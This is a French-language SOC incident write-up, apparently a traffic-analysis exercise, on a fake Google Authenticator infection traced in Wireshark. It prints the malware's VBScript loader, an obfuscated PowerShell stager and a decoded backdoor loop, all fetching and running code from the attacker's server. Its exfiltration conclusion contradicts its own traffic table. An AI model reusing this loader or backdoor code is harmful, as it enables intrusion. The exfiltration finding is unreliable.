Google Authenticator Malware

Table of Contents

1. Introduction

Contexte de l'incident

Un membre de l'équipe SOC a reçu un signalement indiquant qu'un collègue avait téléchargé un fichier suspect après avoir clické sur un faux *Google Authenticator*. L'appelant a mentionné des publications sur les réseaux sociaux signalant des incidents similaires. Face à cette menace potentielle, le SOC a lancé une enquête pour confirmer l'infection.

Portée et Objectifs

Le SOC visait à :

- Confirmer l'infection.
- Analyser le trafic réseau lié au téléchargement.
- Identifier les indicateurs de compromission (IoC).
- Évaluer l'impact et les mesures de confinement.
- Documenter les conclusions pour le rapport d'incident.

2. Méthodologie

Pourquoi capturer les données PCAP ?

- Détecter les comportements anormaux et incidents de sécurité.
- Surveiller l'activité réseau en temps réel pour les enquêtes forensic

Comment les analyser ?

- Appliquer les règles de détection (Snort/Suricata).
- Examiner les alertes en les comparant aux renseignements sur les menaces.

3. Outils & Environnement

Outil Utilisé

- **Wireshark – Analyse de la capture de paquets (*Packet Capture*).**

Justification

L'utilisation de Wireshark était suffisante pour cette détection simple sur un environnement Windows.

4. Collecte & Filtrage des Données

Données déjà nettoyées : Dans cet exercice d'analyse, le filtrage a été pré-traité, supprimant le bruit non malveillant (DNS, ARP, requêtes HTTP standards). L'analyse a donc directement porté sur les patrons anormaux.

5. Identification des Menaces

- Communication C2 (Command & Control) d'un malware

Méthode de détection

Basée sur le comportement (*Behavioral-Based Detection*) : Identification d'activités anormales et persistantes typiques d'un canal de communication C2.

Comment Nous Avons Réagi à la Menace

Actions Immédiates

6. Blocage des IPs & Domaines Malveillants
Mise à jour des règles du pare-feu pour bloquer :

- **5.252.153.241** (attaccant)
- **45.125.66.32** (*Serveur C2 principal*)
- **45.125.66.252** (*Serveur C2 secondaire*)

Mise en quarantaine du poste infecté (10.1.1.10)

- Déconnecté du réseau d'entreprise pour éviter les mouvements latéraux.
- Machine isolée pour une enquête forensic approfondie.

Réinitialisation des identifiants des comptes potentiellement compromis

Ce qui a bien fonctionné

Détection rapide de l'activité C2

J’ai identifié des connexions sortantes persistantes depuis le poste infecté (**10.1.1.10**) vers :

- **Serveur C2 principal :** 45.125.66.32
- **Serveur C2 secondaire :** 45.125.66.252

7.L'analyse DNS a permis d’identifier le vecteur d’infection initial

- Le domaine suspect **authenticatoor.org** a été interrogé avant l'infection.
- **Une recherche DNS passive** a révélé que ce domaine était lié à des campagnes de malware précédentes.
- **Mitigation :** Le domaine a été mis sur liste noire dans le pare-feu et le système de filtrage DNS.

La persistance basée sur PowerShell a été rapidement identifiée

- Le malware a exécuté plusieurs scripts PowerShell :
    - **1517096937.ps1** → Exécution initiale de la charge utile
    - **29842.ps1** → Script de suivi pour assurer la persistance
    - **pas.ps1** → Tentative potentielle d’élévation de privilèges
- **Mitigation :** Activation des journaux d’exécution PowerShell (**Sysmon Event ID 4104**) pour détecter de futures tentatives similaires.


8.Books & Standards Used


1. **ISO/IEC 27001:2022** – Information Security Management System (ISMS)
2. **MITRE ATT&CK Framework** – A structured knowledge base of cyber adversary tactics and techniques.

External Cybersecurity Resources Used

- **VirusTotal** → Utilized for analyzing file hashes and determining file reputation.
    - VirusTotal Website

Initial Access (T1566.001)






http

Liste de Paquet · Filtre d'affichage · Entrer un filtre d'affichage ...

Options: UTF-8 / ASCII / UTF-16 · Sensible à la casse · Vers l'arrière · Occurrences multiples

Time	Source	Src port	Destination	dest port	Protocol	Host	CNameString	Info
2025-01-22 20:45:01,411106	10.1.17.215	50087	23.220.102.9	80	HTTP	www.msftconnectte…		GET /connecttest.txt HTTP/1.1
2025-01-22 20:45:56,827936	10.1.17.215	50143	5.252.153.241	80	HTTP	5.252.153.241		GET /api/file/get-file/264872 HTTP/1.1
2025-01-22 20:45:58,675869	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /api/file/get-file/29842.ps1 HTTP/1.1
2025-01-22 20:45:58,896228	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:04,132272	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:09,308509	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:14,480958	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:19,680655	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:23,234197	10.1.17.215	50190	199.232.214.172	80	HTTP	msedge.b.tlu.dl.d…		HEAD /filestreamingservice/files/2ed1297e-f
2025-01-22 20:46:23,301677	10.1.17.215	50190	199.232.214.172	80	HTTP	msedge.b.tlu.dl.d…		GET /filestreamingservice/files/2ed1297e-f6
2025-01-22 20:46:24,872711	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:27,355389	10.1.17.215	50190	199.232.214.172	80	HTTP	msedge.b.tlu.dl.d…		HEAD /filestreamingservice/files/2a0d597c-a
2025-01-22 20:46:27,418038	10.1.17.215	50190	199.232.214.172	80	HTTP	msedge.b.tlu.dl.d…		GET /filestreamingservice/files/2a0d597c-a0
2025-01-22 20:46:30,063748	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:35,254490	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:40,444370	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:45,634791	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1
2025-01-22 20:46:50,831495	10.1.17.215	50144	5.252.153.241	80	HTTP	5.252.153.241		GET /1517096937 HTTP/1.1

D'après les conversations, je peux voir que l'hôte local communique principalement avec la destination **5.252.153.241**, qui est probablement l'IP de l'attaquant.



Wireshark · Exporter · Liste d'objets HTTP

Filtre de texte : · Type de contenu : Tous l

Paquet	Nom d'hôte	Type de contenu	Taille	Nom du fichier
118	www.msftconnecttest.com	text/plain	22 bytes	connecttest.txt
5033	5.252.153.241	application/octet-stream	417 bytes	264872
5071	5.252.153.241	application/octet-stream	1512 bytes	29842.ps1
5075	5.252.153.241	text/plain	9 bytes	1517096937
7299	5.252.153.241	text/plain	9 bytes	1517096937
7604	5.252.153.241	text/plain	9 bytes	1517096937
7690	5.252.153.241	text/plain	9 bytes	1517096937
7700	5.252.153.241	text/plain	9 bytes	1517096937
7839	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	67 kB	2ed1297e-f6c9-4355-aec4-433ea371b116?P1=1737884967&P2=404&P3=2&P4=DQ%2frdpZetb6%2bCA7SUqmOgjEUa0b3x%2f0sIORjy3dXLFk%2fx6KtXqpmjgm4wK
7842	5.252.153.241	text/plain	9 bytes	1517096937
7862	msedge.b.tlu.dl.delivery.mp.microsoft.com	application/x-chrome-extension	6252 bytes	2a0d597c-a09c-4400-be86-87596dd2e696?P1=1737884967&P2=404&P3=2&P4=W7WOpOZ6ahXXhvqsFdcWAJHdZVPv8SRh1FficfbizECNzzxlRLbCNa6F6JoXegoy4y
7865	5.252.153.241	text/plain	9 bytes	1517096937
7884	5.252.153.241	text/plain	9 bytes	1517096937
7890	5.252.153.241	text/plain	9 bytes	1517096937
7912	5.252.153.241	text/plain	9 bytes	1517096937

La victime télécharge **264872**, l'attaquant établit un accès initial.

```
Keep-Alive: timeout=5

<component>
<script language="VBScript">

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com'; iex (new-object System.Net.WebClient).'DownloadString'('http://5.252.153.241:80/api/
ile/get-file/29842.ps1');#URL: https://teams.microsoft.com""")

</script>
</component>
```

(264872) exécute une commande PowerShell cachée, téléchargeant et exécutant **29842.ps1** depuis le serveur de l'attaquant (**5.252.153.241**). Cela confirme que **264872** est le point d'accès initial.

Execution (T1059.001)

D'après l'écran ci-dessus, je peux également voir que l'attaquant a envoyé un script PowerShell et a probablement établi une persistance.

Paquet	Nom d'hôte	Type de contenu	Taille	Nom du fichier
13675	5.252.153.241	application/octet-stream	1553 bytes	pas.ps1

13641	5.252.153.241	application/octet-stream	668 kB	Teamviewer_Resource_fr
12888	5.252.153.241	application/octet-stream	4380 kB	TeamViewer
13669	5.252.153.241	application/octet-stream	12 kB	TV

L'attaquant a téléchargé des applications pour le contrôle à distance.

```
Connection: keep-alive
Keep-Alive: timeout=5

MZ.....@.....  .!..L.!This program cannot be run in DOS mode.

$..........U...U...U....*..Q...r(..b...r(.....r(..........|...U...N...F.............r(..b...r(..T...r(..T...RichU.................P
..K.K.................3..&.............3...@.....................K.....&.B.....................................D-@.......K.8`..
```

voir un **en-tête MZ** dans un **trafic HTTP** indique fortement qu'un **exécutable Windows** a été transféré.

13687	5.252.153.241	text/plain	9 bytes	1517096937?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success;
13695	5.252.153.241	text/plain	9 bytes	1517096937
14077	5.252.153.241	text/plain	9 bytes	1517096937
14174	5.252.153.241	text/plain	9 bytes	1517096937
14192	5.252.153.241	text/plain	9 bytes	1517096937
14230	5.252.153.241	text/plain	9 bytes	1517096937
14279	5.252.153.241	text/plain	9 bytes	1517096937
14282	5.252.153.241	text/plain	9 bytes	1517096937
14287	5.252.153.241	text/plain	9 bytes	1517096937
14294	5.252.153.241	text/plain	9 bytes	1517096937
14297	5.252.153.241	text/plain	9 bytes	1517096937

Le requete répété **1517096937** suggère un **beaconing** ou une gestion de session à distance. Cela indique que l'attaquant pourrait déposer et exécuter un **binaire malveillant**, possiblement pour configurer une **persistance**. **Persistence (T1547.001)**

```
Keep-Alive: timeout=5

iex ([system.text.encoding]::UTF8.GetString([system.convert]::('F#r[o;m;B[a[s#e#6#4[S;t;r[i;n#g['.replace('#','').replace(';','').replace('[','')).('J;G;Z;z>b;y;A}9;I}E;5;1;d;y>1;P}Y>m}p}l;Y;3>Q}g}L>U;N;v>b}S>A;i}U}
2;N}y}a}X>B>0;a}W}5>n>L;k>Z>p;b;G>V}T>e}X}N;0}Z>W}1}P;Y;m;p>l>Y}3;Q;i>C;i;R>T>Z>X>J}p>Y>W>x>O;d;W}1)i>Z)X>I;g}P;S;A}k}Z>n;N>v;L}k;d;l;d}E}R}y>a;X;Z>l;K>C}J}j;O}l}w;i>K}5>5>T}Z;X>J}p>Y;W;x;O;d}W>1}i}Z;X}I}K>J;F}N;l}
c>m;l;h;b}E}5>1;b}W;J}l>c;i>A;9>I}C;J>7}M}O}p;Y}F}5}I}g>L>W;Y}g;J>F>N>l}c}m}l>h;b>E>5}1;b>W;J;l;c;g}o;k}U;Z}V;y>a>W}F>s}T}n;V}t}Y}m;V;y}I}D;0;g>W}2>M;v>b}m>Z>l;c>n>R>d;O>j;p}0;b>2>l}u>d;D}Y}0;K}C}R}T>Z>X}J>p>Y>W;x>
O>d;W>1}i}Z;X;I>s}M}T}Y>p>C}i}R;z}Z;X}J}p;Y;W>W}g;P;S>A>k>U;2>V>y}a;W>F>s}T;n;V}t}Y}m>V}y}C>i}R;p}c>C}A}9>I;C;d}o>d}H}R}W}O}i>8>v>N}S>4>y>N>T}I>u;M}T;U;z>L;j;I}0;M}S>8;n}C}i>R;i>c>m}W>g;P}S;A;k}a;X>A}r;J}H}N>l}c;m>
l;h}b>A>o>k}c}y>A}9;I}E;5>l;d;y}1>P>Y>m;p}l>Y}3}Q}g;U;3;l;z>d>G;V}t}L}k;5}l>d>C;5>X}Z>W;J}D}b}G;l}l;b}n;Q}K}d>2;h}p;b;G}U;g>K>C}R;0}c;n>V>l}K}5>B;7}C}i>A>g;I>C;B;0>c;n}k}g>e>W}o;g;I>C;A>g}I>C;A>g}I>C;R>y;Z}X>N>1}b>
H}Q>9}J>H;M}u;R;G>9>3}b}m}x>v>Y}W>R}T}d}H}J}p}b}m}c}o>J>H}V}y;b;C;k;K}I>C>A>g>I;H;0;K>I;C}A}g}I;G}N}h;d>G}N>o}I>H;s;K;I>C;A}g;I}C;A;g>I>C;B>T}d}G>F;y}d}C}1}T;b;G}V}l;c}C}A;t}c}y;A}i;C;i>A>g}I;C;A;g;I>C>A}g}Y;2}9>u>
d}G;l;u}d;W;U}K>I}C>A}g;I>H>0}K}I;C>A;g;I>E>l}u;d;m;9>r>Z;S}1;F>e}H;B;y}Z}X;N>z>a;W}9>u>I>C;R;y>Z>X;N;1)b}H;Q}K}I>C;A}g;I;F}N}0}Y>x;J;0>L>V>N}s}Z}W}V>w}I}C;1>z>I}D;U;K>f;Q}o;=>'.replace('}','').replace(';','').repl
ace('>',''))))
GET /1517096937 HTTP/1.1
Host: 5.252.153.241
```

En suivant le flux de **/29842.ps1**, j'ai décodé le script encodé en remplaçant les caractères spéciaux, puis en utilisant **Base64**.

```
•ìlÊË^•x±µéÜ¡Ø§•DÅðg•JÚâ•vт2²x¦r•ïz»E®••jÇºá+k•x+z•ZqêÞ¦V•z·©•§ʀs$fso = New-Object -Com "Scripting.FileSystemObject"
$SerialNumber = $fso.GetDrive("c:\").SerialNumber
$SerialNumber = "{0:X}" -f $SerialNumber
$SerialNumber = [convert]::toint64($SerialNumber,16)
$serial = $SerialNumber
$ip = 'http://5.252.153.241/'
$url = $ip+$serial
$s = New-Object System.Net.WebClient
while ($true) {
    try {
        $result=$s.DownloadString($url)
    }
    catch {
        Start-Sleep -s 5
        continue
    }
    Invoke-Expression $result
    Start-Sleep -s 5
}
•êeiÇ«z•ZqêÞ¦V•
```

Le script est une **back-door** pour assurer la **persistance**.

Defense Evasion (T1070.004)

L'attaquant utilise **TeamViewer** pour contourner les défenses et établir une **persistance**.

Command and Control (C2) (T1071.001)

tions · 2025-01-22-traffic-analysis-exercise.pcap

Ethernet · 7 IPv4 · 144 IPv6 TCP · 421 UDP · 346

Adresse A	Adresse B	Paquets	Octets	ID de flux	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Début Rel	Durée	Bits/s A → B	Bits/s B → A
10.1.17.215	10.1.17.2	4 359	1 Mo	2	2 347	530 ko	2 012	532 ko	0.014846	3199.6876	1325 bits/s	1329 bits/s
10.1.17.215	5.252.153.241	9 076	7 Mo	34	3 475	235 ko	5 601	7 Mo	60.135270	3142.2528	599 bits/s	16 kbps
10.1.17.215	10.1.17.255	139	27 ko	4	139	27 ko	0	0 octets	0.079719	3101.8294	69 bits/s	0 bits/s
10.1.17.215	20.10.31.115	92	22 ko	9	48	8 ko	44	14 ko	5.511793	3042.5425	22 bits/s	35 bits/s
10.1.17.215	224.0.0.251	25	2 ko	28	25	2 ko	0	0 octets	29.683215	2950.4970	5 bits/s	0 bits/s
10.1.17.215	239.255.255.250	28	5 ko	5	28	5 ko	0	0 octets	3.028629	2850.0535	14 bits/s	0 bits/s
10.1.17.215	13.107.246.57	395	161 ko	20	187	43 ko	208	117 ko	26.437270	2835.8769	121 bits/s	331 bits/s
10.1.17.215	20.241.44.114	66	23 ko	16	37	5 ko	29	18 ko	19.315514	2684.1765	14 bits/s	54 bits/s
10.1.17.215	204.79.197.239	143	50 ko	19	68	16 ko	75	34 ko	26.421907	2568.9896	51 bits/s	105 bits/s
10.1.17.215	13.107.21.239	248	102 ko	27	120	42 ko	128	59 ko	29.497494	2566.8286	131 bits/s	185 bits/s
10.1.17.215	23.41.240.115	39	19 ko	72	19	2 ko	20	16 ko	512.640457	2531.0245	7 bits/s	51 bits/s
10.1.17.215	52.175.242.182	115	29 ko	71	64	10 ko	51	18 ko	512.146242	2499.6673	32 bits/s	58 bits/s
10.1.17.215	23.212.73.35	143	112 ko	79	57	5 ko	86	107 ko	607.498809	2353.7510	18 bits/s	362 bits/s
10.1.17.215	45.125.66.252	1369	107 ko	109	466	39 ko	903	68 ko	917.407874	2283.1342	136 bits/s	239 bits/s
10.1.17.215	20.44.239.154	72	21 ko	89	39	6 ko	33	15 ko	685.561704	2181.0766	21 bits/s	54 bits/s
10.1.17.215	23.40.146.4	44	19 ko	6	22	3 ko	22	17 ko	4.271302	1829.3498	11 bits/s	72 bits/s
10.1.17.215	45.125.66.32	10 940	10 Mo	95	3 737	587 ko	7 203	10 Mo	889.561525	1720.6308	2729 bits/s	45 kbps
10.1.17.215	204.79.197.203	594	261 ko	11	255	53 ko	339	208 ko	16.644573	1717.1930	246 bits/s	970 bits/s
10.1.17.215	23.205.110.145	167	129 ko	92	63	10 ko	104	120 ko	727.638101	1704.5055	44 bits/s	561 bits/s
10.1.17.215	133.243.238.243	6 540 octets		96	3	270 octets	3	270 octets	896.351408	1695.2702	1 bits/s	1 bits/s
10.1.17.215	194.58.203.20	6 540 octets		99	3	270 octets	3	270 octets	896.351410	1695.2347	1 bits/s	1 bits/s
10.1.17.215	213.239.239.164	6 540 octets		101	3	270 octets	3	270 octets	896.351556	1695.2337	1 bits/s	1 bits/s
10.1.17.215	129.6.15.28	4 360 octets		100	2	180 octets	2	180 octets	896.351410	1695.1450	0 bits/s	0 bits/s

À partir des conversations, j'ai filtré les communications longues et vérifié une possible **exfiltration de données**. J'ai trouvé **trois adresses IP suspectes**, dont une est celle de l'attaquant. J'ai vérifié les deux autres sur **VirusTotal**, et elles sont signalées comme malveillantes.

Exfiltration (T1041)

La machine compromise (**10.1.17.215**) établit des connexions de longue durée avec **45.125.66.32** et **45.125.66.252** (signalée comme **C2**).
Un **grand volume de données** est envoyé de la victime vers cette adresse IP externe.

Le **ratio élevé de "Bytes A → B"** suggère une **exfiltration de données** plutôt qu'une communication bidirectionnelle normale.